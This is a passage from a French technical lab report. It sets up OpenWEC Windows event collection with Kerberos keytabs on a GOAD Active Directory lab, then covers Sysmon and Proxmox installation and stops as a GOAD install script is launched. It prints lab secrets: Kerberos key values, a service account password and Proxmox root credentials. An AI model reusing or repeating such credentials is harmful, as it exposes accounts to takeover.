Les règles à configuré sont dans **Group Policy Management > Forest sevenkingdoms.local > Domains > sevenkingdoms.local > Group Policy Object > GPO WEF > Clique droit sur "Edit" > Computer configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies**

Audit de sécurité configuré sur le GOAD-DC01 :




Fig.52 Règles d'audit de sécurité sur le GOAD-DC01

Vérification que les règles d'audit sont bien configurées sur la GPO :




Fig.53 Règles d'audit de sécurité sur la GPO

Il faut ensuite ajouter une entrée au DNS Windows de l'AD pour le serveur openwec dans **DNS Management → Dérouler le menu du domaine windows "sevenkingdoms.local" → Forward Lookup Zones → "sevenkingdoms.local" → Clic droit sur la page → New host A or AAAA**




Fig.54 Ajout d'une entrée DNS

J'ajoute aussi l'utilisateur openwec avec le user logon « **http/openwec.sevenkingdoms.local** » pour l'authentification Kerberos.

Pour la création de l'utilisateur je vais dans **Server Manager → En haut à droite "Tools" → Active Directory Users and Computers → sevenkingdoms.local → Users → Clic droit → New User**




Fig.55 Création de l'utilisateur openwec

IMPORTANT : La syntaxe est très importante pour Kerberos si on déclare le user logon tout en minuscule il faut qu'il le soit partout (que ce soit dans le fichier de configuration openwec.conf.toml ou dans la commande de génération du SPN et de la génération des keytab).

Je modifie le fichier **/etc/hosts** sur le serveur OpenWEC (machine Ubuntu) pour ajouter les différentes machines du GOAD (DC01 – DC02 – DC03).

```
127.0.0.1 localhost
127.0.1.1 openwec
10.202.0.154 openwec
10.202.0.58 kingslanding.sevenkingdoms.local kingslanding
10.202.0.184 winterfell.north.sevenkingdoms.local winterfell
10.202.0.93 meereen.essos.local meereen

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Il faut maintenant configurer tout ce qui est en lien avec l'authentification Kerberos. Pour ce faire je vais commencer par relier le SPN à l'utilisateur openwec (Windows), l'exemple suivant est sur le domaine sevenkingdoms.local mais il faut le faire sur les 3 DC.

Je tape la commande suivante sur le cmd Windows en mode administrateur :

- **powershell**
- **setspn -S http://openwec.sevenkingdoms.local openwec**

Je vérifie ensuite la bonne génération du SPN sur l'utilisateur openwec

- **setspn -L openwec**

```
PS C:\Windows\system32> setspn -L openwec
Registered ServicePrincipalNames for CN=openwec,CN=Users,DC=sevenkingdoms,DC=local:
        http/openwec.sevenkingdoms.local
PS C:\Windows\system32>
```

Fig.56 Vérification de la génération du SPN

Je génére par la suite un fichier keytab sur le DC avec la commande suivante :

- **ktpass -princ http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL -mapuser openwec -crypto ALL -mapop set -ptype KRB5_NT_PRINCIPAL -pass openwec -target kingslanding.sevenkingdoms.local -kvno 0 -out c:\Users\vagrant\Desktop\dc1.keytab**

```
PS C:\Windows\system32> ktpass -princ http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL -mapuser openwec -crypto ALL -mapop set -ptype KRB5_
NT_PRINCIPAL -pass openwec -target kingslanding.sevenkingdoms.local -kvno 0 -out c:\Users\vagrant\Desktop\dc1.keytab
Successfully mapped http/openwec.sevenkingdoms.local to openwec.
Password successfully set!
Key created.
Key created.
Key created.
Key created.
Key created.
Output keytab to c:\Users\vagrant\Desktop\dc1.keytab:
Keytab version: 0x502
keysize 79 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL ptype 1 (KRB5_NT_PRINCIPAL) vno 0 etype 0x1 (DES-CBC-CRC) keylength 8 (0x26d9ba
32979e045d)
keysize 79 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL ptype 1 (KRB5_NT_PRINCIPAL) vno 0 etype 0x3 (DES-CBC-MD5) keylength 8 (0x26d9ba
32979e045d)
keysize 87 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL ptype 1 (KRB5_NT_PRINCIPAL) vno 0 etype 0x17 (RC4-HMAC) keylength 16 (0xe254d11
5218ed6028cf9fec194730dff)
keysize 103 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL ptype 1 (KRB5_NT_PRINCIPAL) vno 0 etype 0x12 (AES256-SHA1) keylength 32 (0x0bc
de2a8869ba640c2c6bd421b6908f9927d0e90633db6231a521adbad7e2162)
keysize 87 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL ptype 1 (KRB5_NT_PRINCIPAL) vno 0 etype 0x11 (AES128-SHA1) keylength 16 (0x0051
d71ab7fb60f609404aab59d673de)
PS C:\Windows\system32>
```

Fig.57 Génération d'une keytab lié au DC01

Je copie ensuite la keytab sur le serveur OpenWEC avec **scp :**

- **scp C:\Users\vagrant\Desktop\dc1.keytab openwec@10.202.0.154:~**

Après avoir exécuté toutes ces étapes depuis le ***10.3 Configuration sur Windows*** il faut réitérer cela sur les 2 autres DC (GOAD-DC02 et GOAD-DC03).

Dès que les 3 keytabs sont généré sur les 3 DC et récupéré sur le serveur il faut maintenant les fusionner en une seule et unique keytab que je vais nommer **allwec.keytab** (ne pas oublier de déclarer cette keytab sur le fichier de configuration openwec.conf.toml).

Avant tout chose il faut installer le paquet Kerberos pour avoir l'utilitaire **ktutil** :

- **sudo apt install krb5-user**

Je lance l'utilitaire **ktutil :**

- **sudo ktutil**

Je lis d'abord les 3 keytabs :

- **rkt dc1.keytab**
- **rkt dc2.keytab**
- **rkt dc3.keytab**

J'affiche le contenu avec la commande **l :**

```
ktutil:  l
slot KVNO Principal
---- ---- ---------------------------------------------------------------------
   1    0 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
   2    0 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
   3    0 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
   4    0 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
   5    0 http/openwec.sevenkingdoms.local@SEVENKINGDOMS.LOCAL
   6    0 http/openwec.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
   7    0 http/openwec.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
   8    0 http/openwec.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
   9    0 http/openwec.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
  10    0 http/openwec.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL
  11    0     http/openwec.essos.local@ESSOS.LOCAL
  12    0     http/openwec.essos.local@ESSOS.LOCAL
  13    0     http/openwec.essos.local@ESSOS.LOCAL
  14    0     http/openwec.essos.local@ESSOS.LOCAL
  15    0     http/openwec.essos.local@ESSOS.LOCAL
```

Fig.58 Lecture du contenu des 3 keytabs

Je fusionne les 3 keytabs en créant une nouvelle avec la commande suivante :

- **wkt allwec.keytab**

Enfin, j'ajoute les droits utilisateur openwec sur la keytab que je viens de générer :

- **chown -R openwec:openwec allwec.keytab**

10.4 DEMARRAGE DU SERVEUR

Je démarre le serveur avec la commande suivante :

- **sudo systemctl start openwec.service**
- **sudo systemctl status openwec.service**

```
openwec@openwec:~$ systemctl start openwec
==== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units ====
Authentication is required to start 'openwec.service'.
Authenticating as: openwec
Password:
==== AUTHENTICATION COMPLETE ====
```

```
openwec@openwec:~$ systemctl status openwec.service
● openwec.service - Windows Events Collector
     Loaded: loaded (/etc/systemd/system/openwec.service; disabled; preset: enabled)
     Active: active (running) since Fri 2023-12-08 07:38:40 UTC; 9s ago
   Main PID: 12982 (openwecd)
      Tasks: 7 (limit: 4563)
     Memory: 2.2M
        CPU: 6ms
     CGroup: /system.slice/openwec.service
             └─12982 /usr/local/bin/openwecd -c /etc/openwec/openwec.conf.toml

déc. 08 07:38:40 openwec systemd[1]: Started openwec.service - Windows Events Collector.
déc. 08 07:38:40 openwec openwecd[12982]: 2023-12-08T07:38:40.584431793+00:00 INFO server - Server settings: Server { db_sync_interval: Some(5), flush_heartbeats_interval: Some(5), heartbeats_queue_size: None, >
déc. 08 07:38:40 openwec openwecd[12982]: 2023-12-08T07:38:40.584530709+00:00 INFO server::subscription - reload_subscriptions task started
déc. 08 07:38:40 openwec openwecd[12982]: 2023-12-08T07:38:40.584575554+00:00 INFO server::heartbeat - Heartbeat task started
déc. 08 07:38:40 openwec openwecd[12982]: 2023-12-08T07:38:40.584806536+00:00 INFO server - Server listenning on 0.0.0.0:5985
déc. 08 07:38:40 openwec openwecd[12982]: 2023-12-08T07:38:40.585886476+00:00 INFO server::subscription - Subscription E6779B9E-A0CE-4FC4-AB51-31BDC58D7D86 has been created
déc. 08 07:38:40 openwec openwecd[12982]: 2023-12-08T07:38:40.585929079+00:00 INFO server::outputs::file - File output task started
lines 1-17/17 (END)
```

Fig.59 Démarrage du serveur

Je peux vérifier les events avec la commande « openwec stats » :

```
openwec@openwec:~$ openwec stats
Subscription anssi-subscription (CB04741B-9072-4E2D-B769-3570FA020BBD) - *
- 3 machines ever seen
- 3 active machines (event received since 2023-12-08T14:55:16+00:00)
- 0 alive machines (heartbeat received since 2023-12-08T14:55:16+00:00 but no events)
- 0 dead machines (no heartbeats nor events since 2023-12-08T14:55:16+00:00)
openwec@openwec:~$
```

Fig.60 Vérification des events

Je peut voir que les 3 machines DC01 / DC02 / DC03 sont actives et détecté par le serveur. Je peux aussi vérifier le dossier de log pour m'assurer que les logs remontent bien.

```
openwec@openwec:~$ ls /openwec/log
10.202.0.184  10.202.0.58  10.202.0.93
```

Fig.61 Vérification du dossier de log

Je peux voir que les logs remontent car le serveur reçoit bien les logs des 3 machines.

Enfin je peut voir le contenu des fichiers de log de l'une des machines avec la commande suivante :

- **tail -f /openwec/log/10.202.0.58/KINGSLANDING@SEVENKINGDOMS.LOCAL/messages | jq**


```
  "EventData": {
    "GrantedAccess": "0x1000",
    "CallTrace": "C:\\Windows\\SYSTEM32\\ntdll.dll+9feb4|C:\\Windows\\System32\\KERNELBASE.dll+6c2f5|c:\\windows\\sy
.dll+784a3|C:\\Windows\\System32\\RPCRT4.dll+d9f9a|C:\\Windows\\System32\\RPCRT4.dll+1ac60|C:\\Windows\\System32\\RP
ll+3a72b|C:\\Windows\\System32\\RPCRT4.dll+2c9cf|C:\\Windows\\System32\\RPCRT4.dll+2be2a|C:\\Windows\\System32\\RPCR
+218d5|C:\\Windows\\SYSTEM32\\ntdll.dll+69c20|C:\\Windows\\SYSTEM32\\ntdll.dll+166e8|C:\\Windows\\System32\\KERNEL32
    "SourceProcessGUID": "{5e9e0ba9-54d9-6573-1000-000000002a00}",
    "SourceProcessId": "960",
    "RuleName": "-",
    "UtcTime": "2023-12-08 11:26:47.150",
    "SourceUser": "NT AUTHORITY\\SYSTEM",
    "TargetUser": "NT AUTHORITY\\SYSTEM",
    "TargetImage": "C:\\Windows\\system32\\lsass.exe",
    "SourceImage": "C:\\Windows\\system32\\svchost.exe",
    "TargetProcessId": "652",
    "TargetProcessGUID": "{5e9e0ba9-54d7-6573-0c00-000000002a00}",
    "SourceThreadId": "4944"
```


Fig.62 Vérification du contenu du fichier de log de la machine 10.202.0.58

On voit bien que les logs remontent bien dans notre serveur.

11. INSTALLATION DE SYSMON

L'installation de sysmon va permettre d'avoir des logs sur Windows plus poussés sur le processus et leurs utilisations.

Pour l'installation de sysmon il faut aller sur le cmd Windows et taper les commandes suivantes :

- **Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "c:\users\vagrant\Desktop\Sysmon.zip"**

- **Invoke-WebRequest -Uri "https://raw.githubusercontent.com/Neo23x0/sysmon-config/master/sysmonconfig-export-block.xml" -OutFile "c:\users\vagrant\Desktop\sysmonconfig-export-block.xml"**

- **Expand-Archive -F c:\users\vagrant\desktop\Sysmon.zip -DestinationPath c:\users\vagrant\desktop\sysmon**

- **c:\users\vagrant\desktop\sysmon\sysmon64.exe -accepteula -i c:\users\vagrant\desktop\sysmonconfig-export-block.xml**




Fig.63 Installation de sysmon

On peut voir dans l'image ci-dessous que le service est bien installé en allant dans « **Services** » sur la barre de recherche Windows.




Fig.64 Installation de sysmon

Je peux voir sur les évènements Windows que les logs sysmon apparaissent.




Fig.65 Event sur Windows

12. INSTALLATION DE PROXMOX

Je configure mon Idrac, puis je me connecte et je me rend dans la console virtuelle de mon serveur Idrac et je mappe mon fichier proxmox.iso.




Fig.66 Configuration IDRAC

J'effectue une réinitialisation à chaud du système




Fig.67 Réinitialisation

Puis je commence l'installation :

Fig.68




Fig.69




Fig.70

Proxmox :

https://10.202.0.145:8006/

User: root
Password: root1

13. INSTALLATION DE GOAD SUR PROXMOX

13.1 INSTALLATION AUTOMATIQUE

Une fois l'installation de proxmox terminée je commence l'installation du GOAD proxmox. Je commence par git clone https://github.com/Orange-Cyberdefense/GOAD.git l'environnement pour l'installation du GOAD.

J'ai d'abord essayé l'installation automatique de GOAD à l'aide d'un script.
Pour ce faire j'ai modifié un fichier **variables.tf** en renseignant toutes les informations nécessaires pour le bon déroulement de l'installation, avec l'adresse du proxmox, l'user, le mdp et le nom du nœud.




Fig.71

Je lance le script :

